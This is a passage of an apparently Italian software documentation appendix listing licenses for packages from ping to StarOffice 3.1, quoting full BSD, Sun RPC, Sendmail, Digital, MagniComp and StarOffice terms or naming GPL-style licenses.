THE UNIVERSITY OF WASHINGTON DISCLAIMS ALL WARRANTIES, EXPRESS OR IMPLIED, WITH REGARD TO THIS SOFTWARE, INCLUDING WITHOUT LIMITATION ALL IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE, AND IN NO EVENT SHALL THE UNIVERSITY OF WASHINGTON BE LIABLE FOR ANY SPECIAL, INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, TORT (INCLUDING NEGLIGENCE) OR STRICT LIABILITY, ARISING OUT OF OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.

ping, 1264

UCB BSD

pktrip, 4614

GPL

PlayMPEG, 3844

GNU GPL

Popclient, 1624

GNU GPL

POPMail, 2219

You can use POPMail/PC at no charge. You can also distribute POPMail/PC to any person or group provided that:

(1) Our copyright notices are not altered or removed.

(2) You do not charge others for the use or distribution of our software.

(3) You do not alter the program code in any way.

Portmapper, 1480

Most of the files, fall under the following copyright, and are distributable under the terms of the BSD license (/usr/share/common-licenses/BSD):

Copyright (c) 1983,1991 The Regents of the University of California. All rights reserved.

Some of the RPC code, is copyrighted by Sun Microsystems, and is provided under the following terms:

Sun RPC is a product of Sun Microsystems, Inc. and is provided for unrestricted use provided that this legend is included on all tape media and as a part of the software program in whole or part. Users may copy or modify Sun RPC without charge, but are not authorized to license or distribute it to anyone else except as part of a product or program developed by the user or with the express written consent of Sun Microsystems, Inc.

SUN RPC IS PROVIDED AS IS WITH NO WARRANTIES OF ANY KIND INCLUDING THE WARRANTIES OF DESIGN, MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE, OR ARISING FROM A COURSE OF DEALING, USAGE OR TRADE PRACTICE.

Sun RPC is provided with no support and without any obligation on the part of Sun Microsystems, Inc. to assist in its use, correction, modification or enhancement.

SUN MICROSYSTEMS, INC. SHALL HAVE NO LIABILITY WITH RESPECT TO THE INFRINGEMENT OF COPYRIGHTS, TRADE SECRETS OR ANY PATENTS BY SUN RPC OR ANY PART THEREOF.

In no event will Sun Microsystems, Inc. be liable for any lost revenue or profits or other special, indirect and consequential damages, even if Sun has been advised of the possibility of such damages.

Sun Microsystems, Inc.
2550 Garcia Avenue
Mountain View, California 94043

PostgreSQL, 3667

The following copyright applies to the entire distribution:

PostgreSQL Data Base Management System (formerly known as Postgres, then as Postgres95).

Copyright (c) 1994-7 Regents of the University of California

Permission to use, copy, modify, and distribute this software and its documentation for any purpose, without fee, and without a written agreement is hereby granted, provided that the above copyright notice and this paragraph and the following two paragraphs appear in all copies.

IN NO EVENT SHALL THE UNIVERSITY OF CALIFORNIA BE LIABLE TO ANY PARTY FOR DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES, INCLUDING LOST PROFITS, ARISING OUT OF THE USE OF THIS SOFTWARE AND ITS DOCUMENTATION, EVEN IF THE UNIVERSITY OF CALIFORNIA HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

THE UNIVERSITY OF CALIFORNIA SPECIFICALLY DISCLAIMS ANY WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE SOFTWARE PROVIDED HEREUNDER IS ON AN "AS IS" BASIS, AND THE UNIVERSITY OF CALIFORNIA HAS NO OBLIGATIONS TO PROVIDE MAINTENANCE, SUPPORT, UPDATES, ENHANCEMENTS, OR MODIFICATIONS.

The following copyright applies to the regex code in the backend:

Copyright 1992, 1993, 1994 Henry Spencer. All rights reserved. This software is not subject to any license of the American Telephone and Telegraph Company or of the Regents of the University of California.

Permission is granted to anyone to use this software for any purpose on any computer system, and to alter it and redistribute it, subject to the following restrictions:

1. The author is not responsible for the consequences of use of this software, no matter how awful, even if they arise from flaws in it.

2. The origin of this software must not be misrepresented, either by explicit claim or by omission. Since few users ever read sources, credits must appear in the documentation.

3. Altered versions must be plainly marked as such, and must not be misrepresented as being the original software. Since few users ever read sources, credits must appear in the documentation.

4. This notice may not be removed or altered.

```
/*-
 * Copyright (c) 1994
 *    The Regents of the University of California.  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
```

```
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *    This product includes software developed by the University of
 *    California, Berkeley and its contributors.
 * 4. Neither the name of the University nor the names of its contributors
 *    may be used to endorse or promote products derived from this software
 *    without specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ''AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 *    @(#)COPYRIGHT   8.1 (Berkeley) 3/16/94
 */
```

PPPd, 1378

Molti file riportano una licenza come quella seguente, dove *copyright_holder* è sostituito con il nome di chi detiene i diritti:

> Copyright (c) *year copyright_holder*. All rights reserved.
>
> Redistribution and use in source and binary forms are permitted provided that the above copyright notice and this paragraph are duplicated in all such forms and that any documentation, advertising materials, and other materials related to such distribution and use acknowledge that the software was developed by *copyright_holder*. The name of *copyright_holder* may not be used to endorse or promote products derived from this software without specific prior written permission. THIS SOFTWARE IS PROVIDED ''AS IS'' AND WITHOUT ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, WITHOUT LIMITATION, THE IMPLIED WARRANTIES OF MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE.

The file md5.c (and related) is covered by this copyright and license:

> Copyright (C) 1990, RSA Data Security, Inc. All rights reserved.
>
> License to copy and use this software is granted provided that it is identified as the "RSA Data Security, Inc. MD5 Message-Digest Algorithm" in all material mentioning or referencing this software or this function.
>
> License is also granted to make and use derivative works provided that such works are identified as "derived from the RSA Data Security, Inc. MD5 Message-Digest Algorithm" in all material mentioning or referencing the derived work.
>
> RSA Data Security, Inc. makes no representations concerning either the merchantability of this software or the suitability of this software for any particular purpose. It is provided "as is" without express or implied warranty of any kind.
>
> These notices must be retained in any copies of any part of this documentation and/or software.

PPRD, 2213, 4115

software non libero: licenza Artistic

Presizer, 136

software gratuito ma non libero

Procinfo, 429

GNU GPL

Procmail, 1678

GNU GPL o Artistic

Procps free, 402

GNU GPL

Procps kill, 405

GNU GPL

Procps ps, 394

GNU LGPL

Procps top, 394

GNU GPL

Procps uptime, 402

GNU GPL

Psiko, 4458

GPL

Psmisc, 406, 400, 394

Copyright 1993-1997 Werner Almesberger.
All rights reserved.

Redistribution and use in source and binary forms of parts of or the whole original or derived work are permitted provided that the original work is properly attributed to the author. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission. This work is provided "as is" and without any express or implied warranties.

Pstoedit, 971

GNU GPL

Pstotext, 3130

GRANT. Subject to the provisions contained herein, Digital Equipment Corporation ("Digital") hereby grants you a non-exclusive license to use its accompanying proprietary software product and associated documentation ("Software") free of charge pursuant to the terms and conditions of this Agreement.

You are not entitled to support or telephone assistance in connection with your use of the Software.

SOFTWARE AND DOCUMENTATION. Digital shall furnish the Software to you electronically or on media in source code form. This license does not grant you any right to any enhancement or update to the Software and Documentation.

USE RESTRICTIONS. You may use, copy, modify, and distribute the Software in source code or object code form, subject to the following conditions:

(1) If the Software is modified, any Software containing modifications must prominently state in the modified product or documentation (i) that it has been modified, (ii) the identity of the person or entity that made the modifications, and (iii) the date the modifications were made.

(2) Each copy of the Software made by you shall be subject to the terms of this Agreement and shall contain all of Digital's notices regarding copyrights, trademarks and other proprietary rights as contained in the Software originally provided to you.

(3) The Software may not be transferred to any third party unless such third party receives a copy of this Agreement and agrees to be bound by all of its terms and conditions.

TITLE. Title, ownership rights, and intellectual property rights in and to the Software shall remain in Digital and/or its suppliers. The Software is protected by the copyright laws of the United States and international copyright treaties.

CONTENT. Title, ownership rights, and intellectual property rights in and to the content accessed through the Software is the property of the applicable content owner and may be protected by applicable copyright or other law. This License gives you no rights to such content.

DISCLAIMER OF WARRANTY. Since the Software is provided free of charge, the Software is provided on an "AS IS" basis, without warranty of any kind, including without limitation the warranties of merchantability, fitness for a particular purpose and non-infringement. The entire risk as to the quality and performance of the Software is borne by you. Should the Software prove defective, you, and not Digital assume the entire cost of any service and repair. This disclaimer of warranty constitutes an essential part of the agreement.

LIMITATION OF LIABILITY. UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, TORT, CONTRACT, OR OTHERWISE, SHALL DIGITAL OR ITS SUPPLIERS RESELLERS, OR LICENSEES BE LIABLE TO YOU OR ANY OTHER PERSON FOR ANY DIRECT, INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, STOPPAGE, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES, EVEN IF DIGITAL SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES, OR FOR ANY CLAIM BY ANY OTHER PARTY.

EXPORT CONTROLS. You may not download or otherwise export or reexport the Software or any underlying information or technology except in full compliance with all United States and other applicable laws and regulations. By downloading or using the Software, you are agreeing to the foregoing.

TERMINATION. This Agreement shall automatically terminate upon failure by you to comply with its terms, in which case you shall immediately discontinue the use of the Software and shall within ten (10) days return to Digital or destroy all copies of the Software. You may also terminate this Agreement at any time by destroying the Software and all copies thereof.

MISCELLANEOUS. This Agreement represents the complete and exclusive statement of the agreements concerning this license between the parties. It may be amended only by a writing executed by both parties. If any provision of this Agreement is held to be unenforceable for any reason, such provision shall be reformed only to the extent necessary to make it enforceable, and such decision shall not affect the enforceability (i) of such provision under other circumstances or (ii) of the remaining provisions hereof under all circumstances. Headings shall not be considered in interpreting this Agreement. This Agreement shall be governed by and construed under the laws of the Commonwealth of Massachusetts, except as governed by Federal law. This Agreement will not be governed by the United Nations

Convention of Contracts for the International Sale of Goods, the application of which is hereby expressly excluded.

U.S. Government Restricted Rights. Use, duplication or disclosure by the Government is subject to restrictions set forth in subparagraphs (a) through (d) of the Commercial Computer-Restricted Rights clause at FAR 52 227-19 when applicable, or in subparagraph (c) (1) (ii) of the Rights in Technical Data and Computer Software clause at DFARS 252.227-7013, and in similar clauses in the NASA FAR Supplement. Contractor/manufacturer is Digital Equipment Corporation.

PSUtils, 976

They may be copied and used for any purpose (including distribution as part of a for-profit product), provided:

1) The original attribution of the programs is clearly displayed in the product and/or documentation, even if the programs are modified and/or renamed as part of the product.

2) The original source code of the programs is provided free of charge (except for reasonable distribution costs). For a definition of reasonable distribution costs, see the Gnu General Public License or Larry Wall's Artistic License (provided with the Perl 4 kit). The GPL and Artistic License in NO WAY affect this license; they are merely used as examples of the spirit in which it is intended.

3) These programs are provided "as-is". No warranty or guarantee of their fitness for any particular task is provided. Use of these programs is completely at your own risk.

Basically, I don't mind how you use the programs so long as you acknowledge the author, and give people the originals if they want them.

QCad, 3786

GNU GPL

Queso, 2069

GNU GPL

Quota utils, 708

UCB BSD e GNU GPL

Raccess, 2070

GNU GPL

Radvd, 1302

The author(s) grant permission for redistribution and use in source and binary forms, with or without modification, of the software and documentation provided that the following conditions are met:

0. If you receive a version of the software that is specifically labelled as not being for redistribution (check the version message and/or README), you are not permitted to redistribute that version of the software in any way or form.

1. All terms of all other applicable copyrights and licenses must be followed.

2. Redistributions of source code must retain the authors' copyright notice(s), this list of conditions, and the following disclaimer.

3. Redistributions in binary form must reproduce the authors' copyright notice(s), this list of conditions, and the following disclaimer in the documentation and/or other materials provided with the distribution.

4. All advertising materials mentioning features or use of this software must display the following acknowledgement with the name(s) of the authors as specified in the copyright notice(s) substituted where indicated:

This product includes software developed by the authors which are mentioned at the start of the source files and other contributors.

5. Neither the name(s) of the author(s) nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY ITS AUTHORS AND CONTRIBUTORS ‘‘AS IS’’ AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHORS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Rdist, 1888

GRANT.

MagniComp grants you a non-exclusive license to use RDist version 6.1 and all subsequent versions called 6.1.X software (the "Software") free of charge.

This license does not entitle you to hard-copy documentation, support or telephone assistance. MagniComp reserves the right at any time to alter prices, features, specifications, capabilities, functions, licensing terms, general availability of the Software.

SCOPE OF GRANT.

You may:

* use the Software in any way you wish on any computer regardless of ownership of said computer;

* redistribute the Software in any form, including source and binary, to any party with or without charging a fee;

* copy the Software for any purpose.

You may not:

* remove or alter this notice;

* remove or alter any proprietary notices or labels on the Software.

REQUIREMENTS.

* All advertising materials mentioning features or use of this software must display the following acknowledgement:

This product includes software developed by MagniComp (www.MagniComp.com) and its contributors.

* Redistributions in binary form must reproduce this copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

* Neither name of MagniComp nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

TITLE.

Title, ownership rights, and intellectual property rights in the Software shall remain in MagniComp and/or its suppliers. The Software is protected by copyright and other intellectual property laws and by international treaties. Title and related rights in the content accessed through the Software is the property of the applicable content owner and may be protected by applicable law. This license gives you no rights to such content.

TERMINATION.

The license will terminate automatically if you fail to comply with the limitations described herein. Upon termination of this license, you agree to destroy all copies of the Software.

DISCLAIMER OF WARRANTY.

The Software is provided on an "AS IS" basis, without warranty of any kind, including without limitation the warranties of merchantability, fitness for a particular purpose and non-infringement. The entire risk as to the quality and performance of the Software is borne by you. Should the Software prove defective, you and not MagniComp or its suppliers assume the entire cost of any service and repair. In addition, the security mechanisms implemented by MagniComp software have inherent limitations, and you must determine that the Software sufficiently meets your requirements. This disclaimer of warranty constitutes an essential part of the agreement. SOME JURISDICTIONS DO NOT ALLOW EXCLUSIONS OF AN IMPLIED WARRANTY, SO THIS DISCLAIMER MAY NOT APPLY TO YOU AND YOU MAY HAVE OTHER LEGAL RIGHTS THAT VARY BY JURISDICTION.

LIMITATION OF LIABILITY.

UNDER NO CIRCUMSTANCES AND UNDER NO LEGAL THEORY, TORT, CONTRACT, OR OTHERWISE, SHALL MAGNICOMP OR ITS SUPPLIERS OR RESELLERS BE LIABLE TO YOU OR ANY OTHER PERSON FOR ANY INDIRECT, SPECIAL, INCIDENTAL, OR CONSEQUENTIAL DAMAGES OF ANY CHARACTER INCLUDING, WITHOUT LIMITATION, DAMAGES FOR LOSS OF GOODWILL, WORK STOPPAGE, COMPUTER FAILURE OR MALFUNCTION, OR ANY AND ALL OTHER COMMERCIAL DAMAGES OR LOSSES. IN NO EVENT WILL MAGNICOMP BE LIABLE FOR ANY DAMAGES, EVEN IF MAGNICOMP SHALL HAVE BEEN INFORMED OF THE POSSIBILITY OF SUCH DAMAGES, OR FOR ANY CLAIM BY ANY OTHER PARTY. THIS LIMITATION OF LIABILITY SHALL NOT APPLY TO LIABILITY FOR DEATH OR PERSONAL INJURY TO THE EXTENT APPLICABLE LAW PROHIBITS SUCH LIMITATION. FURTHERMORE, SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OR LIMITATION OF INCIDENTAL OR CONSEQUENTIAL DAMAGES, SO THIS LIMITATION AND EXCLUSION MAY NOT APPLY TO YOU.

HIGH RISK ACTIVITIES.

The Software is not fault-tolerant and is not designed, manufactured or intended for use or resale as on-line control equipment in hazardous environments requiring fail-safe performance, such as in the operation of nuclear facilities, aircraft navigation or communication systems, air traffic control, direct life support machines, or weapons systems, in which the failure of the Software could lead directly to death, personal injury, or severe physical or environmental damage ("High Risk Activities"). MagniComp and its suppliers specifically disclaim any express or implied warranty of fitness for High Risk Activities.

MISCELLANEOUS.

This Agreement represents the complete agreement concerning this license and may amended only by a writing executed by both parties. If any provision of this Agreement is held to be unenforceable, such provision shall be reformed only to the extent necessary to make it enforceable. This Agreement shall be governed by California law (except for conflict

of law provisions). The application the United Nations Convention of Contracts for the International Sale of Goods is expressly excluded.

Read-edid, 1067

Except for the files in the lrmi directory, read-edid is copyright (C) John Fremlin, and licensed under the GNU General Public License; see /usr/share/common-licenses/GPL.

The files in the lrmi directory are copyright (C) 1998 Josh Vanderhoof and bear the following license:

You are free to distribute and modify this file, as long as you do not remove this copyright notice and clearly label modified versions as being modified.

This software has NO WARRANTY. Use it at your own risk.

recode, 3868

GNU GPL

Renice, 426

UCB BSD

Restaur, 4113

This is free software; it may be used and copied freely but must not be sold for profit under any circumstances.

Rifs, 4113

This is freeware, NOT public domain. I retain the license so please:

* Don't sell copies of this product without contacting me.

* Always leave my name, and if you use any code in your programs I would appreciate a note somewhere in the documentation that it was based upon my code.

* If you modify the code, SAY SO! I don't want to be blamed for your mistakes :)

+ This is not a real requirement but I would appreciate if you mail me a note telling me you use this, or hate it :) This enables me to mail updates.

Rinetd, 1992

GNU GPL

rip, 4614

GPL

RipEnc, 4614

GPL

ripperX, 4615

GPL

Rlab, 4592

GPL

Rlpr, 937

GNU GPL

RPCinfo, 1481

Most of the files, fall under the following copyright, and are distributable under the terms of the BSD license (/usr/share/common-licenses/BSD):

Copyright (c) 1983,1991 The Regents of the University of California. All rights reserved.

Some of the RPC code, is copyrighted by Sun Microsystems, and is provided under the following terms:

Sun RPC is a product of Sun Microsystems, Inc. and is provided for unrestricted use provided that this legend is included on all tape media and as a part of the software program in whole or part. Users may copy or modify Sun RPC without charge, but are not authorized to license or distribute it to anyone else except as part of a product or program developed by the user or with the express written consent of Sun Microsystems, Inc.

SUN RPC IS PROVIDED AS IS WITH NO WARRANTIES OF ANY KIND INCLUDING THE WARRANTIES OF DESIGN, MERCHANTIBILITY AND FITNESS FOR A PARTICULAR PURPOSE, OR ARISING FROM A COURSE OF DEALING, USAGE OR TRADE PRACTICE.

Sun RPC is provided with no support and without any obligation on the part of Sun Microsystems, Inc. to assist in its use, correction, modification or enhancement.

SUN MICROSYSTEMS, INC. SHALL HAVE NO LIABILITY WITH RESPECT TO THE INFRINGEMENT OF COPYRIGHTS, TRADE SECRETS OR ANY PATENTS BY SUN RPC OR ANY PART THEREOF.

In no event will Sun Microsystems, Inc. be liable for any lost revenue or profits or other special, indirect and consequential damages, even if Sun has been advised of the possibility of such damages.

Sun Microsystems, Inc.
2550 Garcia Avenue
Mountain View, California 94043

RPCobol, 4631

GPL

Rsync, 1895

GNU GPL

Rwall, 1530

UCB BSD

rxvt, 1122

GNU GPL

Samba, 4366, 2246

GNU GPL

SATAN, 2071

software non libero

SC, 3750

Sc is not a product of ProsLink, Inc. It is supplied as is with no warranty, express or implied, as a service to Usenet readers. It is not copyrighted, either. Have at it.

Some of the files were originally written by Robert Bond, James Gosling, Bradley Williams or Mark Nagel.

Screen, 477

GNU GPL

Script, 475

UCB BSD

scrot, 4581

BSD

SDL MPEG, 3844

GNU LGPL

Second extended file system management programs, 772, 773

GNU GPL

Sendmail, 1602, 1650, 1599

SENDMAIL LICENSE

The following license terms and conditions apply, unless a different license is obtained from Sendmail, Inc., 1401 Park Avenue, Emeryville, CA 94608, or by electronic mail at license@sendmail.com.

License Terms:

Use, Modification and Redistribution (including distribution of any modified or derived work) in source and binary forms is permitted only if each of the following conditions is met:

1. Redistributions qualify as "freeware" or "Open Source Software" under one of the following terms:

(a) Redistributions are made at no charge beyond the reasonable cost of materials and delivery.

(b) Redistributions are accompanied by a copy of the Source Code or by an irrevocable offer to provide a copy of the Source Code for up to three years at the cost of materials and delivery. Such redistributions must allow further use, modification, and redistribution of the Source Code under substantially the same terms as this license. For the purposes of redistribution "Source Code" means the complete source code of sendmail including all modifications.

Other forms of redistribution are allowed only under a separate royalty-free agreement permitting such redistribution subject to standard commercial terms and conditions. A copy of such agreement may be obtained from Sendmail, Inc. at the above address.

2. Redistributions of source code must retain the copyright notices as they appear in each source code file, these license terms, and the disclaimer/limitation of liability set forth as paragraph 6 below.

3. Redistributions in binary form must reproduce the Copyright Notice, these license terms, and the disclaimer/limitation of liability set forth as paragraph 6 below, in the documentation and/or other materials provided with the distribution. For the purposes of binary distribution the "Copyright Notice" refers to the following language: "Copyright (c) 1998 Sendmail, Inc. All rights reserved."

4. Neither the name of Sendmail, Inc. nor the University of California nor the names of their contributors may be used to endorse or promote products derived from this software without specific prior written permission. The name "sendmail" is a trademark of Sendmail, Inc.

5. All redistributions must comply with the conditions imposed by the University of California on certain embedded code, whose copyright notice and conditions for redistribution are as follows:

(a) Copyright (c) 1988, 1993 The Regents of the University of California. All rights reserved.

(b) Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

(i) Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

(ii) Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

(iii) All advertising materials mentioning features or use of this software must display the following acknowledgement: "This product includes software developed by the University of California, Berkeley and its contributors."

(iv) Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

6. Disclaimer/Limitation of Liability: THIS SOFTWARE IS PROVIDED BY SENDMAIL, INC. AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL SENDMAIL, INC., THE REGENTS OF THE UNIVERSITY OF CALIFORNIA OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

(Version 8.6, last updated 6/24/1998)

Setserial, 1359

GNU GPL

Seyon, 1372

GNU GPL

Shadow utilities, 549, 549, 549, 550, 550, 527, 552, 552, 526, 526, 544, 544, 544, 546, 546, 547

This software is copyright 1988 - 1994, Julianne Frances Haugh. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

This source code is currently archived on ftp.uu.net in the comp.sources.misc portion of the USENET archives. You may also contact the author, Julianne F. Haugh, at jfh@tab.com if you have any questions regarding this package.

Special thanks are due to Chip Rosenthal for his fine testing efforts; to Steve Simmons for his work in porting this code to BSD; and to Bill Kennedy for his contributions of LaserJet printer time and energies. Also, thanks for Dennis L. Mumaugh for the initial shadow password information and to Tony Walton (olapw@olgb1.oliv.co.uk) for the System V Release 4 changes. Effort in porting to SunOS has been contributed by Dr. Michael Newberry (miken@cs.adfa.oz.au) and Micheal J. Miller, Jr. (mke@kaberd.rain.com). Effort in porting to AT&T UNIX System V Release 4 has been provided by Andrew Herbert (andrew@werple.pub.uu.oz.au). Special thanks to Marek Michalkiewicz (marekm@i17linuxb.ists.pwr.wroc.pl) for taking over the Linux port of this software.

Source files: login_access.c, login_desrpc.c, login_krb.c are derived from the logdaemon-5.0 package, which is under the following license:

This material was originally written and compiled by Wietse Venema at Eindhoven University of Technology, The Netherlands, in 1990, 1991, 1992, 1993, 1994 and 1995.

sig_rotate.pl, 4555

GPL

SimpleCDR, 4617

GPL

Smart BootManager, 4458

GPL

SmartList, 1678

GNU GPL o Artistic

Sniffit, 2088

Sniffit 0.3.7 Copyright (c) 1996-1998 Brecht Claerhout All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

3. The name of the author may not be used to endorse or promote products derived from this software without specific prior written permission.

4. Redistribution of source code must be conform with the 'libpcap' copyright conditions, if that library is included.

THIS SOFTWARE IS PROVIDED BY THE AUTHOR ''AS IS'' AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

Sox, 3819

Copyright 1991 Lance Norskog And Sundry Contributors

This source code is freely redistributable and may be used for any purpose. This copyright notice must be maintained. Lance Norskog And Sundry Contributors are not responsible for the consequences of using this software.

Squid, 1942

GNU GPL

SSHDOS, 4115, 2212

GNU GPL

SSLwrap, 2178

GNU GPL

sSMTP, 1674

GNU GPL

StarOffice 3.1, 3887

StarOffice 3.1 - Star Division EndUser License Agreement

BY OPENING THE CDROM PACKAGE, YOU ARE CONSENTING TO BE BOUND BY AND ARE BECOMING A PARTY TO THIS AGREEMENT. IF YOU DO NOT AGREE TO ALL OF THE TERMS OF THIS AGREEMENT, RETURN THE COMPLETE PACKAGE UNOPENED TO THE PLACE OF PURCHASE FOR A FULL REFUND.

STAR DIVISION STAR OFFICE ENDUSER LICENSE AGREEMENT GRANT. REDISTRIBUTION NOT PERMITTED.

This Agreement has 3 parts. Part I applies if you have not purchased a license to the accompanying software (the "Software"). Part II applies if you have purchased a license to the Software. Part III applies to all license grants. If you initially acquired a copy of the Software without purchasing a license and you wish to purchase a license, contact Star Division GmbH ("Star Division") on the Internet at http:/www.stardivision.de

PART I TERMS APPLICABLE WHEN LICENSE FEES NOT (YET) PAID (LIMITED TO EVALUATION, EDUCATIONAL AND NONPROFIT USE) GRANT.

Star Division grants you a nonexclusive license to use the Software free of charge if (a) you are a student, faculty member or staff member of an educational institution (K12, junior college, college or library), a staff member of a religious organization, or an employee of an organization which meets Star Division’s criteria for a charitable nonprofit organization; or (b) your use of the Software is for the purpose of evaluating whether to purchase an ongoing license to the Software. The evaluation period for use by or on behalf of a commercial entity is limited to 90 days; evaluation use by others is not subject to this 90 day limit. Government agencies (other than public libraries) are not considered educational, religious, or charitable nonprofit organizations for purposes of this Agreement. If you are using the Software free of charge, you are not entitled to support or telephone assistance. If you fit within the description above, you may use the Software in the manner described in Part III below under "Scope of Grant."

DISCLAIMER OF WARRANTY.

Free of charge Software is provided on an "AS IS" basis, without warranty of any kind, including without limitation the warranties of merchantability, fitness for a particular purpose and noninfringement. The entire risk as to the quality and performance of the Software is borne by you. Should the Software prove defective, you and not Star Division assume the entire cost of any service and repair. In addition, the security mechanisms implemented by Star Division software have inherent limitations, and you must determine that the Software sufficiently meets your requirements. This disclaimer of warranty constitutes an essential part of the agreement. SOME JURISDICTIONS DO NOT ALLOW EXCLUSIONS OF AN IMPLIED WARRANTY, SO THIS DISCLAIMER MAY NOT APPLY TO YOU AND YOU MAY HAVE OTHER LEGAL RIGHTS THAT VARY BY JURISDICTION.

